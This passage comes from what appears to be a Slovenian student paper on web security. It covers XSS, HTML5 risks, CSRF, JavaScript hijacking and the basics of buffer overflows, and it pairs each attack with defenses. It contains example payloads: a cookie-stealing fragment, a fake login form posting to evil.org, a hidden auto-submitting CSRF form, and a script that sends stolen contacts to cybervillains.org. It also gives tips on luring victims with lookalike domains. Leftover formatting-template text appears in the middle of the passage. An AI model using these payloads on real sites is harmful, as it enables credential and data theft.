eatMoreCookies"+ "?c="+document.cookie+"'>");
```

Po uspešnem XSS napadu ima napadalec nadzor nad izgledom spletne aplikacije. Napadalec lahko tako prepriča, da uporabnih vpiše svoje zaupne podatke in tako pride do zaupnih podatkov. Z uporabo document.body.innerHTML lahko vstavimo poljubno HTML vsebino kot npr. prijavni obrazec. Vstavljeni obrazec bo enakega izgleda kot obrazec od razvijalnce in uporabnik ne videl razlike med njima. Edina razlika med njima je da bo vstavljeni obrazec poslal podatke na drugi naslov ampak uporabnik tega ne vidi (vsaj povprečen uporabnik ne). Ko uporabnik vpiše svoje zaupne podatke in pošlje podatke na naslov, ki ga je vpisal napadalec in tako napalec dobi uporabnikov zaupne podatke. Primer vstavljanja obrazca

```
document.body.innerHTML="
        <h1>Company Login</h1>
        <form action=http://evil.org/grabPasswords
method=get>
        <p>User name:<input type=text name=u></p>
        <p>Password<input type=password name=p>
        <input type=submit name=login>
        </form>";
```

Napadalec poleg napada na uporabnika lahko napade tudi spletno aplikacijo tako da se pretvarja da je njej uporabnik. Par primerov kaj vse lahko napadalec naredi v odvisnosti od aplikacije:

1. Email aplikacija
   - pošiljanje email sporočil v imenu uporabnika
   - pridobitev seznam kontaktov uporabnika
   - spreminjanje nastavitev
2. Spletno bančništvo
   - nakazila denarja
   - zaprositev za kreditne kartice
   - spreminjanje naslova
3. Spletna trgovina
   - nakupovanje produktov

Ko napadamo z XSS si moramo predstavljati kaj vse lahko naredimo če lahko kontroliramo miško in tipkovnico od uporabnika zato moramo dobro poznati delovanje in funkcionalnost spletne aplikacije. Najboljši vpogled v delovanje spletne aplikacije dobimo z proxy-ji kot npr. Burp Suite, WebScrab. Vsa ta orodja prestrežajo vse promet med brskalniko in strežnikom spletne aplikacije (tudi preko HTTPS protokola). Drugi način da dobimo vpogled v delovanje spletne aplikacije je tako da si pogledamo izvorno kodo strani v primeru, da je spletna aplikacije narejena s pomočjo odprte kode.

XSS črvi uporablja funkcionalnosti spletne aplikacije za razmnoževanje samega sebe. Za primer vzemimo XSS črva v mail aplikaciji, ki sam po sebi ne more priti do seznama kontaktov. XSS črv bi se zagnal ko bi uporabnik oz. prejemnik email sporočila kliknil na povezavo, ki smo jo vstavili preko z HTML vstavitvijo. Z zagonom skripte bi XSS črv šel skozi seznam kontaktov in poslal vse podobno sporočilom, kjer bi prejemniki morali kliknit na povezavo in s tem ponovili proces. XSS črvi se razmnožujejo z veliko hitrostjo in povzročajo veliko prometa v kratkem času. XSS črve se lahko uporablja tudi za širjenje phishing napadov.

3.4.3 "Luring the Victim"

Ko smo vstavili HTML in pripravili napad moramo še čakati da se napad izvede. Napada se ponavadi izvede če uporabnik klikne na povezavo ali med samo uporabo spletne aplikacije. To sta dve najbolj efektivni metodi za izvršitev napada, edino kar nam preostane je kako motivirati uporabnika (žrtev) h kliku na povezavo.

Obstaja veliko metod preko katerih lahko obfusciramo povezave npr. preko storitev za skrajšanje spletnih naslovov, blogov, …

Večina spletnih aplikacij spletne naslove vstavi znotraj <a> značke, da lahko uporabnik lažje pride do ciljne spletne strani. Če ima uporabnik možnost da sam vpiše povezave lahko vpiše naslednjo povezavo

```
<a href="http://search.engine.com/search?p=<script>alert(1)</
script>"> http://goodsite.com/cuteKittens.jpg</a>
```

Brskalnik bo povezavo prikazal kot http://goodsite.com/cuteKittens.jpg, vendar s klikom na povezavo nas bo preusmerilo čisto nadrugo stran kot nam je prikazano. Skranjševalniki spletnih naslovom omogčajo še lahžje obfusciranje spletnih povezav saj nikoli ne vemo kaj se nahaja za skrašanim naslovm (vsaj zagotovo ne vemo). Z skrajšanimi naslovi lahko prelisičimo tudi tiste, ki se bolj razumenjo v informatiko. Za tretji način obfusciranja spletnih naslovov registriramo, ki na prvi pogled izgleda zaupanja vredna domena kot npr. http://googlesecure.com, http://gfacebook.com, http://bankaslovenije.tk.

Napadalci motivirajo uporabnike h klikanju tako da ponujajo nekaj kar si želi širša množica uporabniko, tako da povečajo verjetnost klika. Kot npr. okoli novega leta so zelo veliki dobitki na lotu, takrat bi se izplačalo ponujati zmagovalne kombinacije za loto. Tako bi motivirali veliko množico ljudi da bi kliknili na povezavo. Vendar več teksta kot damo večja je verjetnost da bo uporabnik postal sumljiv in ne bo sledil povezavi. Kratki in jasni teksti zravn povezav so najbolj efektivni, ker tudi radovednost poveča verjetno klika na povezavo

3.4.4 Preprečevanje XSS

The heading of subsections should be in Times New Roman 12-point bold with only the initial letters capitalized. (Note: For subsections and subsubsections, a word like *the* or *a* is not capitalized unless it is the first word of the header.)

3.4.5Subsubsections

Razvijalci spletnih aplikacij morajo biti zelo pozorni na podatke, ki jih vnašajo uporabniki in jih uporabljamo kot vsebino spletne aplikacije oz. strani. Vse podatke, ki jih dobimo z strani podatkov in uporabimo za vsebno kot na spletnih straneh, AJAX odgovorov, “stran ni bila najdena” strani, “server error” strani,.. moramo:

“Escape” -at vsebino, tako da brskalnik vsebine ne interpretira kot HTML ali XML, odstaraniti vse znake znotraj vsebine, kateri lahko škodujejo delovanju ali izlgedu spletne strani.

Odstranitev znakov spremeni uporabniško izkušnjo saj uporabnik ne dobi enake vsebine nazaj kot jo je poslal, poleg tega manj izkušeni uporabniki ne bodo vedeli kateri znaki bodo oz. so odstranjeni odstranjeni.

4. Varnost in HTML5

Standard HTML5 ni samo ena specifikacija ampak zbirka specifikacij, ki pokrivajo širok spekter različnih tehnologij. Zaradi tega in dejstva da je standard še v razvoju je zelo teško narediti analizo celotnega standarda dokler ni dokončan. Težavo pa povzročajo tudi razvijalci brskalnikov, ker si sami izbirajo vrstni red implementacije posameznih specifikacij, zaradi česa je zelo teško naresti primerjavo med brskalniki. HTML5 daje veliko poudarka na mobilne brskalnike, kar daje vstis da je kompatibilen z različnimi napravami.

Napadi na spletne aplikacija se niso veliko spremenile z HTML5 standardom. Napadalec še vedno uporabla XSS ali napeljuje uporabnika na spletne strani, kjer lahko zažene svoj napad. Javascript je še vedno najpogostejši skriptni jezik, ki se uporablja v HTML5. HTML5 z nekaterimi novostmi olajša delo napadalcem ena takih je autofocus atribut, ki ga lahko damo elementom. Autofocus atribut je namenjen elementom za vnos podatkov (polja za vnos besedila). Ko se spletna stran naloži se kurzor premaknil na polje z autofocus atributom npr. na prvo vnosno polje v obrazcu za prijavo. Napadalec lahko s tem dodatno motivira uporabnika, da zažene napad. Naslednja novost je sandbox atribut, ki se uporablja iframe. IFrame z atributom sandbox omgoča razvijalcem, da znotrja iframe elementa naložjijo nevarne (untrusted) spletne strani.

4.1 Web Storage

Web Storage omogoča shranjevanje podatkov na strani uporabnika. Razlikuje med sessionStorage in localStorage. Razlika med sessionStorage in localStorage je v času veljavnosti podatkov. Podatki shranjeni v sessionStorage imajo določen rok trajanja, shranjeni toliko časa kot je odprta spletna stran v oknu ali zavihku brskalnika. Podatki shranjeni v localStorage nimajo omejitva časa in so shranjeni v brskalnikovem pomnilniku. V specifikaciji priporočajo omejitev velikosti prostora za shranjevanje podatkov, vsaka domena ima svojo “bazo”, ko je “baza” polna brskalnik zaprosi za povečanje prostora. Vsak brskalnik ima svojo omejitev velikosti “baze”, v tabeli so prikazane omejitve za različne brskalnike

Brskalnik	SessionStorage	LocalStorage
Chrome	5MB	5MB
Firefox	Neomejeno	5MB
Safari	Neomejeno	5MB
Android Browser	Neomejeno	5MB

Zaradi shranjevanja podatkov v pomnilnik brskalnika lahko s pomočjo Web Storage izvedemo DoS napad v primeru, da brskalnik nima omejitve velikosti baze. Na takšne DoS napade sta ranljiva Firefox in Android Browser pri vstavljanu 1GB podatkov. V sessionStorage smo 1000 krat vstavili 1MB velik niz. Firefox brskalnik se je zrušil (“crash”) medtem ko Chrome vrne napako da je zmanjkalo prostora. Session Storage je atribut window objekt, ki je dostopen preko DOM-a je tak DDoS napad izvedljiv preko XSS.

4.2 Web sockets

Web Sockets omogočajo dvosmerno komunikacijo med brskalnikom in strežnikom preko TCP protokola. Povezava preko web socket-ov se vzdržuje in obe strani lahko pošiljata oz. sprejemata podatke. Web sockets je protokol, ki deluje preko HTTP/S in vrat 80 oz. 443. Povezava se vspostavi po rokovanju strežnika in odjemalca. Pravilo istega porekla velja tudi za web sockets tako da mora strežnik preveriti domeno v glavi zahtevka. Obstaja zelo veliko implementacij web sockets strežnikov v različnih jezikih (.NET, Java, C++, Python, Ruby). Z vstavljanjem Javascript kode v spletno aplikacijo napadalec lahko prestreže sporočila ali izvede DDoS napad. JS-Recon je orodje, ki uporablja web sockets za skeniranje omrežij in preverjanje ali so določena vrata odprta. S tem orodjem lahko dobimo informacijo o vseh naparavah na mreži in katera vrata ima odprta.

4.3 Web workers

Web workers omogočajo brskalnikom izvajanje skript v ozadju tako, da ne upočasni delovanja uporabniškega vmesnika. Obstajajo dve vrsti “spletnega delavca” (web worker):

- dedicated, do katerega lahko dostopa samo tisti, ki ga ustvari
- shared, do katerega lahko dostopajo vsi na isti domeni

Spletni delavci imajo omejen dostop do Javascript funkcij, dostop imajo do:

- XMLHttpRequest
- Application Cache
- subworkers
- navigator objekta
- location objekta
- setTimeout
- clearTimeout
- setInterval
- clearInterval
- importScripts

Pred spletnimi delavci je brskalnik v primeru predogega izvajanja skripte opozoril uporabnika na predolgo izvajanja skripte. Z spletnimi delavci se lahko skripte izvajajo veliko dlje o katerih uporabnik nima informacije in jih more zaustaviti. Slabo napisani spletni delavci bodo uporabili veliko procesorskega časa in spomina, kar lahko upočasni delovanje ne le brskalnik ampak tudi celotni sistem. Izvajanje lahko prekinemo z zaprtjem zavihka ali okna.

5 Coss domain napadi

Za preprečitev med domenskih zahtev brskalniki ponavadi uveljavljavljajo omejitve pri domenskih interakcijah. Večina brskalnikov se drži “Same Origin Policy” ali politika istega izvora, ki omejuje komunikacijo med različnimi domenami.[1] V osnovi nam Same Origin Policy ali na kratko SOP želi preprečiti, da bi vsebina in funkcionalnost neke strani škodljivo vplivala na katero drugo stran. Med škodljive vplive spada na primer kraja ali spreminjanje vsebine.[1] Brez SOP bi škodljive strani lahko brale našo elektronsko pošto ali kradle občutljive podatke kot so bančni računi.

Seveda pa SOP ne prepričuje vseh med domenskih zahtev, saj je prvoten namen svetovnega spleta bil med drugimi tudi takojšen in lažji dostop do referenc znanstvenih dokumentov. Zato med dovoljene izjeme med domenskih zahtev sodijo script src, img src, a href, iframe src, in tako dalje. Tukaj nastane problem, ker nimamo nikakeršnega načina, kako razlikovati med HTTP zahtevami, ki jih ustvari spletna aplikacija in med zahtevami, ki jih ustvari uporabnik ali avtonomni skript. Ta problem je postal še bolj zanimiv zaradi vedno večje uporabe AJAX tehnologije.[1]

5.1 Cross-Site Request Forgery

Cross Site Request Forgery ali na kratko XSRF izrablja zaupanje aplikacije uporabnikovemu brskalniku. Tipično se zaupanje vzpostavi, ko se uporabnik uspešno prijavi v aplikacijo, ko ima uporabnik piškot aplikacije, včasih pa je dovolj, da je uporanik v pravilnem IP območju. Napadalec ustvari HTTP zahtevo s parametri potrebnimi za izvršitev neke akcije na spletni aplikaciji. Ko imamo zahtevano zaupanje spletne aplikacije in pošljemo zahtevo s pravilnimi parametri, aplikacija zazna, da je zahteva legitimna in jo tako izvrši.

Dokaj enostaven takšen napad, bi bil na primer napad na socialno omrežje. Na primer, da smo prijavljeni v socialno omrežje MoreFriends. To omrežje ima navadne <a> značke za sprejetje prijateljev, ki izgledajo tako:

```
<a href="http://www.MoreFriends.com/addfriend.php?UID=3454">Sprejmi povabilo Mojce!</a>
```

Ko sprejmemo Mojčino povabilo se ustvari GET zahteva, ki posreduje tudi piškotek za avtentifikacijo:

```
GET http://www.MoreFriends.com:80/addfriend.aspx?UID=2189 HTTP/1.1
Host: www.MoreFriends.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
Accept: image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: GoatID=AFj84g34JV789fHFDE879
Referer: http://www.MoreFriends.com/
```

Ker je ta piškotek veljaven več tednov, se vzpostavi zaupanje,ki ga je možno izrabiti. Recimo, da imamo popularen blog, na katerega prihajajo tudi ljudje, ki so se že prijavili v MoreFriends socialno omrežje. Ko na naš blog vstavimo sliko s povezavo do sprejetja našega povabila, kot je ta:

```
<img style="display:none" src = "http://www.MoreFriends.com/addfriend.php?UID=4258" height=”1” width=”1”>
```

Takrat se bo avtomatično generirala zahteva, podobna prejšni in obiskovalec ne bo tega vedel.

```
GET
http://www.MoreFriends.com:80/addfriend.php?UID=4258 HTTP/1.1
Host: www.MoreFriends.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
Accept: image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: GoatID=AFj84g34JV789fHFDE879
Referer: http://pitifulexistence.blogspot.com/
```

Ker se je naš obiskovalec že prijavil v MoreFriends socialno omrežje ima že ustvarjen piškotek za avtentifikacijo in ima zaupanje spletnega omrežja in mi bi dobili novega prijatelja. Edina razlika pri zahtevi je Referer, ki nam pove iz katere spletne strani je zahteva prišla. Čeprav bi lahko preverili, iz katere spletne strani prihaja zahteva, to ni dovolj, saj je mogoče tudi to ponarediti. Na tak način obiskovalca našega bloga prisilimo, da pošlje zahtevo za prijateljstvo preko našega bloga. Tak način napada, kjer skrijemo povezavo v kakšen element in ni potreba posebna interakcija na strani pravimo **stored CSRF**. Drugi način CSRF napada bi bil pa **reflected CSRF**, kjer mora obiskovalec dejansko klikniti na povezavo. Še posebej popularni so postali stored CSRF napadi, saj s pojavo web 2.0 spletnih aplikacij se tudi razširila uporabniško generirana vsebina, ki velikokrat vsebuje tudi kakšne HTML elemente kot so slike.

Vsaka stran, ki je bila narejena brez, da bi skrbeli za CSRF napade ima po vsej verjetnosti nek območje, ki ga je možno uporabiti za tak napad. Z naslednjimi tremi uprašanji hitro preverimo ali je spletna stran dovzetna za tak napad.[1]

1. Ali ima predvidljivo predvidljivo strukturo nadzora? Večina spletnih strani ima predvidljivo URL strukturo, vendar to je zato, ker je zelo malo koristi pri uporabi kompleksnih URL-jev.

2. Ali uporablja piškote ali kakšno drugačno authentifikacijo preko brskalnika? Sama uporaba piškotov je dobra, vendar je pa dejstvo, da brskalniki avtomatično priložijo piškot praktično katerikoli zahtevi na tisto stran ustvari možnost CSRF napada, razen če se uporablja še kakšen mehanizem za autentifikacijo.

3. So poslani parametri lahko uganljivi napadalcu? Da napadalec ustvari veljavno akcijo mora poznati vse nujne parametre. Težje ko jih ugani, težje izvede napd.

Vidimo, da je tak napad dokaj enostavno izvesti. Seveda pa nabiranje prijateljev ni edini način uporabje CSRF napadov. Redkokdaj najdemo stran, katere večina HTTP zahtev ni možno ponarediti preko domen, je pa zato tveganje, da ob takem napadu nastane škoda zato toliko bolj raznoliko, saj tehnični in poslovni elementi diktirajo koliko škode nastane. Spletna banka na katero je možno izvesti CSRF napad za spreminjanje gesel bi imela veliko več škode kot napad, ki bi omogočal komentiranje na blogih. Ko ocenjujemo tveganje za CSRF napad moramo upoštevati na primer:[1]

- **Koliko škode lahko povzroči.** Če so CSRF napadi možni, so ponavadi prisotni na celotni aplikaciji. Takrat je pomembno, da najdemo akcije, ki bi ob njihovi poneverbi ustvarile največ škode.
- **Uporabniški ali "Session" parametri.** Najbolj nevarni napadi so tisti, ki omogočajo poneverbo akcije uporabnika le z veljavnim piškotom, kot prejšni primer, ko je napadalec z enako kodo napadel na tisoče žrtev. Če bi imeli parametre, ki so različni od uporabnika do uporabnika, bi napad moral biti targetiran le za določeno žrtev.
- **Težavnost uganjanja uporabniške ali "session" parametre.** Če imamo takšne parametre se je pametno uprašati, ali je napadalcu lahko uganiti ali jih izpelje iz drugih podatkov. Če jih je lahko uganiti povečamo tveganje za napad.

5.2 Cross-Domain POST

Zaenkrat smo omenjali le napade preko GET metode zahteve. Izkaže se, da je POST zahtevo ravno tako dokaj enostavno ponarediti, saj zahteva izgleda zelo podobno. Dokument s specifikacijami verzije 1.1 Hypertext Transfer Protocol (HTTP/ 1.1), RFC 2616 predvideva CSRF napade in zato vsaki metodi dodeli specifične akcije. Na primer GET metoda nikoli ne bi smela imeti stalne posledice (na primer zapisovanje v bazo). Čeprav to ni dejansko dovolj, da bi v celoti preprečili CSRF napade je dobra praksa, saj tako lahko izluščimo nepričakovane GET zahtevke. Na žalost se te specifikacije večinoma ignorirajo. Če si pogledamo POST zahtevek enostavnega obrazca za prijavo na spletno stran, zgleda nekako tako:

```
POST https://www.MoreFriends.com/login.aspx HTTP/1.1
Host: www.MoreFriends.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X;
en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept:text/xml,application/xml,application/xhtml+xml,text/
html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: GoatID=AFj84g34JV789fHFDE879
Content-Type: application/x-www-form-urlencoded
Content-length: 32
loginname=Bob&password=MyCatName
```

Tako zahtevo je zelo enostavno ponarediti na strani kjer lahko spreminjamo HTML in javascript, ker ni nobene zaščite, ki bi prepričevala spletni strani, da bi oddala obrazec na neko drugo stran. Tak CSRF napad se hitro odkrije, ko uporabnik vidi odgovor drugega (napadenega) strežnika. To se reši s HTML elementom iFrame, ki omogoča vključitev neke spletne strani na neko drugo spletno stran.[1] Da se jih tudi zelo enostavno skriti ali

pomanjšati, tako da jih uporabnik ne opazi. Ker se lahko uporabi javascript za ustvarjanje, vstavljanje oziroma pošiljanje obrazcov znotraj tega elementa iFrame so zelo uporabni, ko napadalec poskuša ugrabiti uporabnikov brskalnik in poslati podatke.[1]

Dober primer bi bil obrazec na spletni strani MoreFriends za posodabljanje osebnih podatkov kot so ime, priimek, kraj bivanja,...[1] Napadalec lahko uporabi reflected CSRF napad, tako da spremeni osebne podatke na strani MoreFriends vsakega,ki obišče njegovo stran. Vse kar potrebuje je iFrame, javascript, obrazec, ki ima enako strukturo kot obrazec, ki ga želimo ponarediti na strani MoreFriends in ta obrazec poslati. Če ima žrtev še veljavno autentifikacijo na strani MoreFriends bo napad uspel. Torej, če obrazec izgleda tako:

```
<FORM action="https://www.MoreFriends.com/updateprofile.aspx" method="POST">
<LABEL for="firstname">First name: </LABEL>
<INPUT type="text" id="firstname"><BR>
<LABEL for="lastname">Last name: </LABEL>
<INPUT type="text" id="lastname"><BR>
<LABEL for="hometown">Your hometown: </LABEL>
<INPUT type="text" id="hometown"><BR>
<LABEL for="motto">Personal motto: </LABEL>
<INPUT type="text" id="motto"><BR>
<INPUT type="submit" value="Submit your profile changes">
```

Potem nastavimo svoj obrazec in iFrame tako:

```
<html>
<body>
<!-- Create the malicious iframe, making sure that it does not display -->
<iframe style="display: none" name="attackIframe"> </iframe>
<form style="display: none; visibility: hidden" target="attackIframe" action="https://www.MoreFriends.com/updateprofile.aspx" method="POST" name="attackForm">

<input type=hidden name="firstname" value="Stinky">
<input type=hidden name="lastname" value="McStinkypants">
<input type=hidden name="hometown" value="Stinkville, Stinktucky">
<input type=hidden name="motto" value="Stinknito ergo sum">
</form>
<script>
document.attackForm.submit();
</script>
</body>
</html>
```

Ustvarili smo spletno stran, ki ima skriti obrazec kateri cilja na naš prav tako skriti iframe. Obrazec že ima dodeljene vrednosti, ki jih želimo spremeniti. Javascript koda ob naložitvi dokumenta izvrši obrazec in posreduje podatke na socialno omrežje. Ker ne želimo prikazati žrtvi kaj smo naredili, prikažemo rezultat tega obrazca v iFrame.

5.3 Javascript ugrabitev

Ko pošljemo HTTP zahtevek nekemu strežniku ob obisku spletne strani, običajno do brskalnika prispejo podatki v obliki HTML dokumenta. Ta dokument lahko vsebuje tudi javascript, povezave do slike ali pa celo čisto novo spletno stran, ki jo mora brskalnik še obdelati. Vendar pa z prihodom ideje web 2.0 strani so se začele razvijati tehnike, ki omogočajo bolj bogat in uporabniško prijazen izgled. V te tehnike spada tudi Asinhroni javascript in XML ali na kratko AJAX. V osnovi je bil javascript namenjen kot statični jezik in ne jezik, ki bi omogočal prenos podatkov. Ker je to z AJAX omogočeno, se je pojavila tudi nova ranljivost imenovana javascript hijacking ali javascript ugrabitev. Javascript ugrabitev gradi na CSRF napadih, s to razliko, da pri CSRF napadih žrtev nevoljno pošlje en ali več HTTP zahtevek in ogrozi integriteto podatkov, javascript ugrabitev pa ogrozi zaupnost podatkov.[2] Z drugimi besedami, CSRF napadi omogočajo le spremembo podatkov medtem ko pri javascript ugrabitvi pa napadalec dobi dostop do žrtvinih podatkov.

Same Origin Policy pravi, da morata biti javascript kot spletna stran iz enake domene, če želimo dovoliti dostop javascripta do vsebine spletne strani. Z javascript ugrabitvijo lahko to pravilo zaobidemo v primeru, ko se uporablja javascript za prenos informacij. Najbolj popularen format za prenos informacij v javascriptu je JavaScript Object Notation (JSON), ki temelji na dveh strukturah, seznamih in objektih.[2] Ker lahko katerikoli format kjer se informacije interpretirajo kot ena ali več javascript ukaz uporabimo za javascript ugrabitev je JSON kot nalašč za to, ker je JSON seznam že sam po sebi pravilen javascript stavek. [2] Kot za primer vzemimo seznam stikov in njenih podatkov na naslovu elektronske pošte. Da bi ustvarili bolj porabniško prijazno aplikacijo so uporabili AJAX za prikaz stikov. Preko AJAX kode naredimo eno HTTP GET zahtevo na https://im.namisljenopodjetje.com/im/getContacts.asp, ki nam vrne seznam stikov.

Napadalec lahko preko svoje zlonamerne spletne strani zahteva ta javascript tok podatkov, predela te podatke in jih pošlje sebi. Ker bo žrtev že prijavljena v elektronsko pošto bo brskalnik še vedno avtomatično poslal zraven še piškotek za avtentifikacijo. Primer takšne kode bi izgledal nekako tako:

```
<html>
<script>
var IMList;
// 1. korak prepiši Array konstruktor, tako da zajamemo prihajajoče podatke in jih // spravi v IMList string.
function Array() {
var obj = this;
var ind = 0;
var getNext;
getNext = function(x) {
obj[ind++] setter = getNext;
if(x) {var str = x.toString();
IMList += str + ", ";}
};
this[ind++] setter = getNext;}
function getIMContacts() {
var notAnImage = new Image();
// 3. Korak uporabi image značko za posredovanje IMList nazaj do nas.
notAnImage.src = "http://cybervillains.org/getContacts?contacts=" + escape(IMList);}
</script>
<!-- 2. Korak Kliči AJAX zahtevek. Downloadana koda se automatično zažene ob prikazu strani in javacript array, ki jih ta koda definira so ustvarjeni preko našega konstruktorja zgoraj. -->
<script src="https://im.namisljenopodjetje.com/im/getContacts.asp"> </script>
<body onload="getIMContacts()"></body>
</html>
```

Tako bo napadalec dobil vaš seznam stikov na svojo spletno aplikacijo cybervillains.org na kateri bo lahko z vašim seznamom, kar bo želel. Seznam ponavadi izgleda nekaj takega:

```
[["online","Rich Cannings","rich@cannings.org"]
,["offline","Himanshu Dwivedi","hdwivedi@isecpartners.com"]
,["online","Zane Lackey","zane@isecpartners.com"]
,["DND","Alex Stamos","alex@isecpartners.com"]]
```

5.4 Zaščita pred CSRF

Za zaščito pred CSRF napadi obstajata dva temeljna načina obrambe.

1. Zavrnitev zlonamernih zahtev
2. Preprečitev neposrednih izvršitev javascript odgovorov

Najbolje je, da se uporablja kar obe metodi za njihovo preprečitev.

5.4.1 Zavrnitev zlonamernih zahtev

Najbolj pogost način obrambe je zavrnitev zlonamernih zahtev. Kdaj je zahteva zlonamerna se, da preveriti na več načinov. Vedno bolj pogost način je preko kriptografskih žetonov za vsako POST zahtevo. [2] Žeton bo dal aplikaciji nepredvidljiv in unikaten parameter, ki je različen od uporabnika do uporabnika.

Še en način je preverjanje HTTP referer headerja, ki napm pove, če je zahteva prišla is pravilne domene, vendar ta metoda ni zanseljiva, saj se da tudi ta del ponarediti.

Bolj omejeni način obrambe je sprejemanje le POST zahtev. Ker <script> značka vedno uporabi GET zahtevo za nalaganje javascripta iz zunanjih virov. [2]

5.4.2 Preprečitev neposrednih izvršitev javascript odgovorov

Da neki zlonamerni spletni strani preprečimo izvršitev odgovorov, ki vsebujejo javascript, mora spletna stran izkoristiti dejstvo, da lahko spreminja podatke, ki jih dobi, preden jih izvrši. [2] Ko strežnik pripravi podatke za pošiljanje, bi moral najprej vstaviti predpono, ki bi onemogočila izvajanje javascripta preko <script> značke. Legitimna spletna stran lahko odstrani to predpono preden zažene javascript. [2] Takih predpon je veliko. Ena izmed njih je navadna while(1); zanka. Če jo klient ne odstrani preden zažene odgovor, se bo znašel v neskončni zanki. To tehniko je uporabil Google pri odpravljanju javascript ugrabitve pri gmail aplikaciji. [2]

6. Prekoračitev medpomnilnika

Prekoračitev medpomnilnika (buffer overflows) velja za eno izmed najbolj pogostih varnostnih ranljivostih zadnjih dvajsetih let in je kljub njeni zloglastnosti, ter na veliko žalost in mnogo migrenskih glavobolov varnostnih strokovnjakov, tudi v prihodnosti kar ni videti konca. Podrobneje gledano ranljivost v prekoračitvi medpomnilnika močno dominira na področju ranljivosti, ki napadalcem omogočajo delni oziroma v najbolj »temačnem« scenariju, kar celotni oddaljen dostop do gostujočega sistema. Prav slednje je verjetno tudi največja želja in motivacija za napadalce (Blackhat Hacker-je) , saj v nekaterih primerih lahko z malo vloženega truda, iznajdlivosti in sreče kaj hitro dobijo »servirano« na pladnju vse delne oziroma celotne podatke, ki jih ciljani sistem vsebuje. V splošnem gledanem ranljivost prekoračitev medpomnilnika ponudi napadalcu možnost vrivanja in izvajanja svoje lastne kode na žrtvinem sistemu.

6.1 Arhitektura računalnika in nekaj pojmov

Prekoračitev medpomilnika je za razliko od nekaterih drugih že omenjenih spletnih napadov s tehnološkega stališča nekoliko bolj zapletena, zato je prav, da se na hitro spoznamo, kako pravzaprav izgledajo sklad (stack) in kopica (heap), nad katerima dvema je napad ponavadi tudi v resnici izveden. Prav tako si bomo še nekoliko »osvežili« spomin z osnovnimi deli računalnika, in sicer z CPE-jem in notranjim pomnilnikom, ki tudi »odigrata« glavno vlogo pri napadu s prekoračitvijo medpomnilnika.


6.2 Osnovna arhitektura računalnika

Vsak računalniški sistem je sestavljen iz sledečih se enot:

- centralno procesne enote oziroma krajše CPE
- notranji pomnilnik (RAM, ROM, DRAM,..)
- zunanji pomnilnik (trdi disk, CD-DVD enota, usb ključ,..)
- vhodno-izhodne naprav (monitor, miška, tipkovnica,...)

6.2.1 Centralno procesna enota

Centralno procesna enota ali okrajšano CPE je del strojne opreme v našem računalniku, katere naloga je izvajanje ukazov računalniških programov, s pomočjo preprostih aritmetičnih, logičnih in vhodno-izhodnih operacij sistema. Tipično je sestavljen iz dveh komponent in sicer aritmetično logične enote (ALU), ki izvaja aritmetično logične enote, in kontrolne enote (CU), ki skrbi za dekodiranje in izvajanje navodil programov, ki jih pridobi iz pomnilnika.



Sedaj pa si na kratko poglejmo, kako CPE v resnici sploh deluje. Kot smo že zgoraj omenili, je glavna naloga CPE-ja zaporedno izvajanje shranjenih ukazov imenovanih program. Program lahko predstavimo kot neko serijo števil, ki se nahajajo v pomnilniku. CPE pri svojem delovanju uporablja štiri operacije, in sicer:

- pridobivanje (fetch)
- dekodiranje (decode)
- izvajanje (execute)
- povratni zapis (writeback)

Cilj prvega korak, v angleščini imenovanega fetch, je pridobiti vse ukaze(za izvajanje programa), ki so shranjeni v programskem spominu (spominu programa). Lokacijo v programskem spominu določa t.i. kazalec z ukazi (instruction pointer-EIP), ki v sebi hrani neko določeno število, ki ponazarja trenutni pozicijo v programu. Ko pridobimo vse potrebene ukaze za izvajanje programa, se kazalec z ukazi poveča za neko določeno vrednost, ki je odvisna od velikosti teh ukazov. Ponavadi je pridobivanje ukazov za CPE neefektiven proces, saj mora le-ta počakati kar nekaj časa, preden jih dobi iz njemu počasnega notranjega pomnilnika. Ukazi, ki jih CPE pridobi iz notranjega pomnilnika, povedo CPE kdaj in kaj mora le-ta postoriti tekom izvajanja programa.

